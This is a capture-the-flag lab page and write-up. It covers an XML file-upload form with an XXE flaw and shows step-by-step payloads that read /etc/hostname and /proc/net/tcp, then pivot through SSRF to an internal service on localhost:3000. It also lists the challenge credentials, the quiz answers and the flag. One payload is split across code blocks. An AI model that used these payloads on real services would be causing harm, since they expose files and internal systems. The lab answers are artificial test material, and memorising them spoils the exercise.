Mission Name

The Hack

Historical Context

Ethan utilizes his level 0 datacard to enter the Skytech premises, aiming to modify job roles and travel destinations in the Lazarus citizens' database to enable international travel.

Technical Synopsis

Inside the Skytech facility, Ethan gains access to the Lazarus Citizens system. The operation involves exploiting a webpage designed to mimic real-world functionalities, specifically a travel request form vulnerable to file upload exploits. Ethan's objective is to leverage this vulnerability to take control of the system.

Mission Outline

Ethan, to amend the travel details within the Skytech Citizens database, you must exploit the system using your level 0 datacard. Secure evidence of your infiltration success. Good luck!

Detailed Assignment

With his level 0 datacard, Ethan enters the Skytech domain, tasked with altering employment positions and travel itineraries in the Lazarus citizen records for international travel authorization.

Operational Venue

SYLVARCON | PORT 2 | INTERNATIONAL TRANSIT ZONE

Tools

- User: z4usx
- Password: Th1s_Is_4_s3cur3_p4ssw0rd_123

Questions

What is the local port of running internal service?

- 3000

What is the name of vulnerability trigger with the XXE?

- SSRF

What is the full path of the internal URI to prompt the flag?

- http://localhost:3000/api/flag/findOne

Hints

1. Use the XXE to check process running in remote machine
2. Check proc/net/tcp with XXE
3. Check localhost:3000 to launch a SSRF with the XXE

Categories

- Web
- Insecure Uploads
- XXE
- SSRF

Write Up

Upon securing access to Lazarus Skytech with the credentials provided:

It's discovered that the travel form allows for file uploads in the license section.

Figure 1




Figure 2

One effective method involves uploading an XML entity injection payload to exploit a known XML External Entity (XXE) vulnerability, allowing for the retrieval of the flag. This is based on path information obtained from a previous level, indicating the flag is stored at `/var/www/deploys/skytech/public/flag.txt`.

The initial step involves creating a Proof of Concept (PoC) XML file. Utilize tools like Burp Suite to intercept and modify the request:

```xml
<?xml version="1.0" ?>
<!DOCTYPE carModel [<!ENTITY test SYSTEM "file:///etc/hostname">]>
<licenseInfo>
 <carModel>Alpha &test;</carModel>
 <licenseType>Full</licenseType>
 <comments>free</comments>
</licenseInfo>
```

This exploit reveals the XXE vulnerability, prompting further investigation into the system's file structure. To pinpoint the flag's new location, one must examine `/proc/net/tcp` using a crafted XML file:


```xml
<?xml version="1.0" ?>
<!DOCTYPE carModel [<!ENTITY test SYSTEM "file:///proc/net/tcp">]>
<licenseInfo>
 <carModel>Alpha &test;</carModel>
 <licenseType>Full</licenseType>
 <comments>free</comments>
 <cargo>cargo</cargo>
</licenseInfo>
```

Analysis of the parsed data uncovers a service operating on port 3000. The next step involves exploiting the XXE to perform Server-Side Request Forgery (SSRF) against `http://localhost:3000/`:

```xml
<?xml version="1.0" ?>
<!DOCTYPE carModel [<!ENTITY test SYSTEM "http://localhost:3000/">]>
<licenseInfo>
 <carModel>Alpha &test;</carModel>
 <licenseType>Full</licenseType>
 <comments>free</comments>
 <cargo>cargo</cargo>
</licenseInfo>
```

Further exploration of the API reveals the exact location of the flag, prompting the use of an XML file designed to retrieve it directly from the API endpoint:

```xml
<?xml version="1.0" ?>
<!DOCTYPE carModel [<!ENTITY test SYSTEM "http://localhost:3000/api/flag/findOne">]>
<licenseInfo>
 <carModel>Alpha &test;</carModel>
```



```
 <licenseType>Full</licenseType>
 <comments>free</comments>
 <cargo>cargo</cargo>
</licenseInfo>
```

This comprehensive approach, leveraging XXE for flag retrieval, underscores the necessity of thorough system examination and vulnerability exploitation.

Flag Information

flag{N1c3_c0mb0_XXE_SSRF}